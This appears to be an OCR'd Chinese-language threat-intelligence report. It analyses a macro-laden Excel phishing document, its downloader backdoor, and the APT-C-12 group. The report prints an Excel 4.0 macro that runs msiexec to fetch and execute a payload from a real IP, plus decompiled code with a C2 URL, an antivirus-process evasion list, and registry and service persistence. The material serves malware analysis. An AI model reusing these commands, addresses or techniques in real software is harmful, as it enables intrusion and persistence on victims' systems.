


```
Public Sub GACK()
Dim PathTo1 As String
Dim IIIIIII3 As Object

Dim htooBJ1 As Object

Dim htooBJ3 As Object
Dim htooBJ9 As Object
Dim htooBJ As Object
Set IIIIIII3 = CreateObject(TadaSHC.Label2.Tag)
Dim htooBJ5 As Object
Dim htooBJ6 As Object

Dim htooBJ0 As Object
Dim htooBJ7 As Object
On Error Resume Next


Dim htooBJ11 As Object
Dim htooBJ12 As Object
Dim htooBJ4 As Object

IIIIIII3.Run TadaSHC.Label1.Tag + " " & TadaSHC.Tag + " Aciqy=VIks1兜?, 0, False"

Dim htooBJ34 As Object
Dim htooBJ8 As Object


End Sub
```

使用Excel4.0宏代码攻击

该样本使用同样也是需要点击启用宏来进行攻击，但是当打开宏代码编辑器时却未发现宏代码，经过研究我们发现该文件使用的是Excel4.0的宏代码进行的攻击，随着版本的升级Excel4.0逐渐被VBA取代但为了兼容考虑未取消该功能。





Oops, something went wrong

This document is protected


1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above


3. Once you have enabled editing, please click **Enable Content** from the yellow bar above


使用Excel4.0宏代码攻击

样本的宏代码被隐藏在第二张表中，点击取消后即可发现该张表，该表的宏代码会下载http://169.239.128.169/dynhost的文件保存到%Temp%目录下并执行。




12	Macro2
13	
14	=EXEC('2'!A30)
15	
16	
17	TRUE
18	
19	
20	
21	
22	
23	
24	
25	
26	
27	
28	
29	
30	msiexec.exe RETURN=404 /i http://169.239.128.169/dynhost /q ksw='%TMP%'
31	msiex
32	ec.exe RETURN=404
33	/i http://169.239.128.169/dynhost
34	/q ksw='%TMP%'
35	TRUE






	A
1	#N/A
2	
3	TRUE
4	Macro1
5	#N/A
6	
7	
8	TRUE
9	
10	
11	
12	Macro2
13	
14	33
15	
16	
17	TRUE
18	
19	
20	
21	
22	
23	
24	
25	
26	
27	
28	
29	




下载者后门


被下载的是一个Download模块，该模块动态获取API随后判断进行中是否存在杀软，存在即立即退出不执行恶意操作，不存在杀软则判断当前进程是否有管理员权限，有管理员权限则使用服务对后门程序进行持久化，没有管理员权限则使用注册表对后门程序实现驻留。



```
  }
  while ( v2 );
  if ( LoadLibraryExA("kernel32.dll", 0, 0)
    && (Traversal_process(L"BDAGENT.EXE")
     || Traversal_process(L"DWENGINE.EXE")
     || Traversal_process(L"BULLGUARD.EXE")
     || Traversal_process(L"BULLGUARDTRAY.EXE")
     || Traversal_process(L"CIS.EXE")
     || Traversal_process(L"EKRN.EXE")
     || Traversal_process(L"DWARKDAEMON.EXE")
     || Traversal_process(L"BULLGUARD.EXE")
     || Traversal_process(L"BDSS.EXE")
     || Traversal_process(L"CMDAGENT.EXE")
     || Traversal_process(L"EGUI.EXE")
     || Traversal_process(L"SPIDERAGENT.EXE")) )
  {
    ExitProcess(0);                           // 结束
  }
```




```
v12 = (void (__stdcall *)(_DWORD, char *, signed int, _DWORD))sub_4126B0(-916617914,
v12(0, &v16, 35, 0);
wsprintfW(&OutputString, L"%s\\Microsofts HeIp\\wsus.exe", &v16);
wsprintfW(&v13, L"%s\\Microsofts HeIp", &v16);
sub_411F30(&OutputString);
sub_4119A0(&OutputString, &v13);
phkResult = 0;
RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
RegSetValueExW(phkResult, L"IntelProtected", 0, 1u, (const BYTE *)&OutputString, 2 *
RegFlushKey(phkResult);
result = RegCloseKey(phkResult);
```




```
wsprintfW(&v14, L"%s\\Microsofts HeIp\\wsus.exe", &v15);
v1 = (int (*)(void))sub_4126B0(-35649821, 3);
if ( v1() )
{
  v2 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v2(0, 0, L"cmd", L"/C net.exe stop foundation", 0, 0);
  v3 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v3(0, 0, L"cmd", L"/C sc delete foundation", 0, 0);
  v4 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v4(3000);
  wsprintfW(
    &OutputString,
    L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore"
    &v14);
  OutputDebugStringW(&OutputString);
  v5 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, WCHAR *, _DWORD, _DWORD))sub_41
  v5(0, 0, L"cmd", &OutputString, 0, 0);
  v6 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v6(2000);
  v7 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v7(2000);
  v8 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v8(0, 0, L"cmd", L"/C net.exe start foundation y ", 0, 0);
```

下载者后门


当完成初始化的操作后，会尝试连接远程服务器地址，下载被加密的数据，使用RC4算法对数据进行解密，解密完成后创建该后门进程。




```
v26 = 0;
v3 = sub_401000("Wininet.dll");
v4 = (int (__stdcall *)(int, const char *))Get_API(532736750, 0);
v5 = (void (__stdcall *)(int, char *, signed int, int *))v4(v3, "InternetReadFile");
v25 = v5;
v6 = (int (__stdcall *)(void *, _DWORD, _DWORD, _DWORD, signed int))Get_API(140066263, 5);
v7 = v6(&unk_418AB9, 0, 0, 0, 0x4000000);
v24 = v7;
if ( !v7 )
  return 0;
v8 = (int (__stdcall *)(int, char *, _DWORD, _DWORD, unsigned int, _DWORD))Get_API(-1199719066, 5);
v9 = v8(v7, aHttp185_231_15, 0, 0, '■\0\0\0', 0);// 连接IP
if ( !v9 )
{
  v10 = (void (__stdcall *)(_DWORD))Get_API(1930754828, 5);
  v10(0);
  return 0;
}
v12 = (int (__stdcall *)(int, signed int, signed int, _DWORD, signed int, signed int, _DWORD))Get_API(150532372, 0);
v13 = v12(v2, -1073741824, 3, 0, 2, 128, 0);
if ( v13 == -1 )
{
  v14 = (void (__stdcall *)(int))Get_API(1930754828, 5);
  v14(v9);
  v15 = (void (__stdcall *)(signed int))Get_API(1916711125, 0);
  v15(-1);
}
v5(v9, &v23, 1024, &v27);
```



```
.data:0041C7F7                 db    0
.data:0041C7F8 aHttp185_231_15 db 'http://185.231.155.59/s.dat',0
```




```
result = a3;
v4 = a1;
v5 = *(_BYTE *)(a3 + 256);
LOBYTE(a1) = *(_BYTE *)(a3 + 257);
v6 = 0;
if ( v4 )
{
  do
  {
    v7 = *(_BYTE *)(++v5 + a3);
    a1 = (unsigned __int8)(v7 + a1);
    *(_BYTE *)(v5 + a3) = *(_BYTE *)((unsigned __int8)a1 + a3);
    *(_BYTE *)(a1 + a3) = v7;
    *(_BYTE *)(v6++ + a2) ^= *(_BYTE *)((unsigned __int8)(*(_BYTE *)(v5 + a3) + v7) + a3);
  }
  while ( v6 < v4 );
  *(_BYTE *)(a3 + 256) = v5;
  *(_BYTE *)(a3 + 257) = a1;
}
else
{
  *(_BYTE *)(a3 + 256) = v5;
  *(_BYTE *)(a3 + 257) = a1;
}
return result;
}
```



```
  sub_4124F0(v18, (int)&v24);              // 初始化KEY
  sub_412460(v16, (int)v17, (int)&v24);    // 解密数组
  sub_412570((int)&v25, (int)v17, v16);    // 解密数据
  DeleteFileA((LPCSTR)&v27);               // 删除文件
  if ( *(_BYTE *)v17 == 77 && *((_BYTE *)v17 + 1) == 90 )
  {
    v30 = 0i64;
    sub_402240(&v28, 0, 68);
    v28 = 68;
    v29 = 0;
    if ( GetACP() )                        // 判断语言
    {
      Sleep(0xBB8u);                       // 暂停
      v19 = (int (*)(void))Get_API(-35649821, 3);
      if ( !v19()
        && CreateProcessA(0, (LPSTR)&v25, 0, 0, 0, 0x28u, 0, 0, (LPSTARTUPINFOA)&v28, (LPPROCESS_INFORMATION)&v30) )// 创建进程
```

攻击流程



打开文档	打开文档
启用宏代码	启用宏代码
窗口控件隐藏高危宏代码	Excel4.0宏代码
下载者后门	下载者后门
远控后门	远控后门

PART 03

蓝宝菇/APT-C-12

组织背景


组织来源：	亚太地缘政治背景
攻击地域：	中国
攻击目标：	科研、教育、政府、贸易、军工、海洋

蓝宝菇黑客组织，自2011年开始活跃并持续8年针对我国进行网络间谍活动，就公开数据表明目前该组织的攻击目标主要集中在中国大陆境内，并且该组织偏向攻击教育科研机构，不过该组织被国内友商披露后似乎进入了“休眠期”，就2019年公开资料显示并没有相关攻击活动被披露。

